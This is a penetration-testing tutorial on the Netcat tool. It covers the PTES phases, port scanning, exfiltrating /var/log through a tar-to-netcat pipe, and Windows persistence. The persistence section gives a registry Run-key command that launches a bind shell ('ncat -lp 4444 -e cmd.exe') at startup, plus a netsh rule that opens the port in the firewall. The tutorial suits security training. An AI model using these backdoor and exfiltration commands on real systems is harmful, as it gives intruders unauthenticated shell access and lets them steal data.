

Mastering Netcat in Penetration Testing: A Step-by-Step Tutorial
- Marcelo Diniz
- Ethical Hacking
Abstract: This article explains the use of the Netcat tool for penetration testing. It describes the Penetration Testing Execution Standard (PTES) phases and provides definitions of basic concepts in penetration testing environments. It also demonstrates the use of Netcat in real-world penetration testing situations. Additionally, it explains the three popular scenarios in penetration testing: port scanning, data exfiltration, and persistence.
The Penetration Testing Execution Standard (PTES) outlines seven main components of penetration testing. These components encompass every aspect of a penetration test, from the initial communication and rationale for conducting a penetration test to the intelligence-gathering and threat-modeling phases, where testers try to understand the organization being tested. The process then moves into the vulnerability research, exploitation, and post-exploitation phases, where the testers’ technical expertise is combined with a business understanding of the engagement. The process concludes with reporting, which communicates the entire testing process along with the results to the customer in a structured manner.
The seven components of PTES are:
- Pre-Engagement Interactions
- Intelligence Gathering
- Threat Modeling
- Vulnerability Analysis
- Exploitation
- Post-Exploitation
- Reporting
Before demonstrating the use of Netcat in real-world penetration testing situations, let’s review some basic concepts. An exploit is a method used to take advantage of a flaw in the target; a payload is a code that will be executed once the attacker accesses the target; a shellcode is a set of instructions typically written in assembly code or hexadecimal format that can be used as payload; and finally, a vulnerability is a flaw that could be used by an attacker to compromise the target.
Netcat in Penetration Testing
Netcat is a simple and powerful tool to help achieve some tasks during penetration testing. It is a robust Transmission Control Protocol/Internet Protocol (TCP/IP) and User Datagram Protocol (UDP) utility tool and can handle a variety of system and network-related functions. Netcat is not the best tool for port scanning available, but it can handle this task. By default, it uses the TCP protocol for all options, including port scanning. Originally released in 1996, Netcat is a networking program designed to write and read data across a network using TCP and UDP. It is also considered a network version of the popular Linux-based program cat. Cat reads and writes information to files; Netcat reads and writes information across network connections. Netcat has been rewritten into several versions and implementations and ported to numerous operating systems.
This tool is very versatile and capable of executing different types of functions in penetration test operations, such as the ones listed below:
- Port scanning
- Tunneling
- Proxying
- Port forwarding
- Transferring files
- Grabbing banners
Netcat has two modes of operation: client mode and server mode, which depend on the switch options used in the command line prompt. The basic Netcat modes of operation are:
- connect to somewhere: nc [-options] [hostname] [ports]
- listen for inbound: nc -lp [port] [options] [hostname]
The most common options used in Netcat are:
- -h displays help commands/options.
- -l, for listen, is the server mode.
- -e allows Netcat to execute a specified program when a client connects to it. This is a powerful switch. It allows an incoming client to connect to Netcat for direct shell access, without user identification or an authentication process.
- -v controls verbosity.
- -w sec sets the network inactivity timeout.
- -z instructs Netcat to scan ports without establishing a connection.
- -n stops Netcat to perform domain name resolution.
The following are common scenarios in a penetration test:
1. Port Scanning
Port scanning and service identification play a large role during a penetration test. Identifying the service or server version running on a system is very important for determining any potential vulnerabilities.
Netcat port scanning options are:
- -v enables verbose output, resulting in Netcat showing what is going on for each step that the tool takes when executing an inner command or when receiving an external command.
- -vv produces more verbose output.
- -z enables port scanning without establishing a connection.
- -n disables domain name resolution in Netcat. Examples:
- nc -vlkp 8080
- nc -vnz 127.0.0.1 8078-8082

Figure 1 shows the procedure of port scanning with Netcat. The image on the left shows Netcat opening port 57222 and waiting for a connection from anyone. In the image on the right, the port scanning procedure starts with the -z option, which scans without establishing a connection on a specific port, in this case, port 57222. When Netcat arrives at this port, it avoids establishing a connection and gets only the port’s status; in this example, port 57222 is open.
In the operating systems, it is possible to see which services are running on the machine and have a map between the service and the ports that are being used. It is possible to have this information using any Linux distribution system or Microsoft Windows, using the path below:
- /WINDOWS/system32/drivers/etc/services
- /etc/services
Figures 2 and 3 show the paths and the contents of the file services for Windows and Linux, respectively. The content of the file services shows the network services of the current machine, the services with the port, and which protocols are associated with the service.



Figure 4 shows the result of the port scanning, targeting the range of ports in these predefined services on the host. In this scenario, the -vv option was used to generate an extra level of detail (verbosity) in the command result. The target machine was the host 192.168.0.8. It is possible to verify the result of the port scanning; the scanning was able to pass in the range of ports. For each port, it was possible to identify the port, the services using this specific port, and the status of that port. Figure 4 shows the port status as “Connection refused.” Some possibilities for this status are given below:
- The port is not open on the destination machine.
- The port is open on the destination host, but its pending connections are full.
- There is a firewall between the client and the server.
2. Data Exfiltration
Data exfiltration, also known as data extrusion, data exportation, or data theft, could be defined as the unauthorized transfer of often sensitive data from a computer or other device. It can also happen through an attacker gaining authorized access to the target device and then starting a remote shell. This allows an incoming client to connect to Netcat for direct shell access. There is no user identification or authentication process associated with this access.
An example of sensitive data that could be exfiltrated is information in password folders or log files. In Linux, the log files are located in /var/log, a special directory for storing logs. This directory contains logs from the operating system, services, and various apps running on the operating system.
In Microsoft Windows, those log files are present at C:\WINDOWS\system32\config\. In Linux, the password files are present in a composition of two files: password and shadow, in the /etc folder. The password file contains the user’s public information (UID, full name, home directory), whereas the shadow file contains the hashed password and the password expiry data.
A good and efficient way to copy a collection of files is to use the tar command, which is a tape archive that can be used to easily archive a large collection of files into a single file. Below are some common command options:
- -c – create new file
- -v – verbose mode
- -z – compact file
- -x – extract file
- -p – preserve permissions
Figure 5 shows an exchange of data through a point-to-point connection using Netcat. On the left, we have a Netcat command listening on port 4444, followed by a < symbol and a file. This command means that a file named shell.exe will be the input when a connection through port 4444 is established. After the connection, 73802 bytes were sent, and an MD5 hash was sent to the server to compare the file’s integrity. If even a single bit of the file is changed, the hash will be modified. On the right of Figure 5, we have a connection on port 4444, followed by the > symbol and a file named dump.hex. This means the output of the connection will be sent to dump.hex. It is possible to verify that the same 73802 bytes were transferred, and the MD5 hash of the file transmitted matches. This shows that the file’s integrity was preserved.


Figures 6 and 7 show a data exfiltration technique targeting the tar file and the log files. On the left side of Figure 6, we have the tar command creating a new, compact file of the contents of the /var/log folder and the pipe command, which means what we have on the left will be the input for what we have on the right. Then we have a connection with Netcat pointing to port 4444. On the right side of Figure 6, we have a connection listening on port 4444, which means the Netcat instance on the left will connect to the Netcat instance on the right, and the tar command will extract the result of this connection. This technique is very interesting and effective for copying several files.

The result of copying the files from the /var/log path on the host target to the remote host is shown in Figure 7.
3. Persistence
Persistence means using a mechanism to guarantee that one component will always be available. Persistence with Netcat means to put an instance of Netcat that is always available for connections. In this scenario, there are some steps and options to follow and use. Below, you will find out how to use some configurations to put a Netcat instance in the Microsoft Windows Registry. Some of these steps will be out of scope; for example, to start some operations in the Windows Registry, we need to escalate our privileges. To do this, we must find a vulnerability in the target machine to run an exploit. Tools such as Metasploit can run a Windows User Account Control (UAC) exploit, gain administrator access, and execute these operations on the Microsoft Windows Registry.
To explore a persistent Netcat backdoor, we can either install a Netcat backdoor on the target machine with a copy of Netcat available on our Kali Linux system or use the Netcat already installed on the target operating system. In this example, we will use a Netcat version from the Nmap project that is already installed on the Windows system of the target machine.
We can use the Windows Registry keys to execute Netcat at the startup of the remote host and listen on the desired port. The path to the CurrentVersion and then Run is where the applications that will be executed at the startup of Microsoft Windows are located.
HKLM\software\microsoft\windows\currentversion\run
We can optionally run this key to enumerate the values, as shown in Figure 8.
reg query HKLM\software\microsoft\windows\currentversion\run

To add our instance of Netcat, we must use the reg add command and options such as those listed below:
- /v specifies the name of the value.
- /d specifies its data.
- /t specifies the value’s data type.
- /ve is used to write a key’s default value.
The final command will be:
reg add HKLM\software\microsoft\windows\currentversion\run /v ncat /t REG_SZ
/d “C:\Program Files (x86)\Nmap\ncat.exe -lp 4444 -e cmd.exe”
A remote firewall can interrupt the Netcat connection, so the firewall settings need to be modified. Netsh is a console utility that allows changing many network-related parameters. The following command can be executed to view all the available profiles:
netsh firewall show opmode
It is now possible to add a TCP port exception to allow Netcat to listen and communicate back to the host user when prompted; however, this operation requires elevation and must be run as administrator.
netsh advfirewall firewall add rule name=”TCP Port 4444″ dir=in action=allow protocol=TCP localport=4444
Conclusion
This article highlights the important points of PTES, outlining its components. It also provides definitions of commonly used terms in cybersecurity. Netcat was demonstrated across most scenarios in a penetration test, highlighting its versatility in penetration testing.
Cybersecurity Tips
- Get a deep understanding of PTES and its components.
- Understand how to use Netcat for port scanning, file transfer, and persistence.
- Try to understand how the Microsoft Windows Registry works and why it is so important to query and add new keys to manipulate the system operation.
About the Author

Marcelo Diniz
Security researcher & senior software engineer
Marcelo Diniz is a security researcher and senior software engineer with expertise spanning several areas, including security research, vulnerability assessment, reverse engineering, malware research and analysis, digital forensics, threat detection engineering, threat hunting, cyber intelligence, and penetration testing. He is currently employed at Netskope within the malware detection efficacy team, which is part of the Netskope Threat Research division. His responsibilities encompass developing the malware detection engine, conducting meticulous malware analysis, performing advanced reverse engineering, and designing and creating high-quality signatures and detection rules for mechanisms aimed at identifying malware and advanced threats.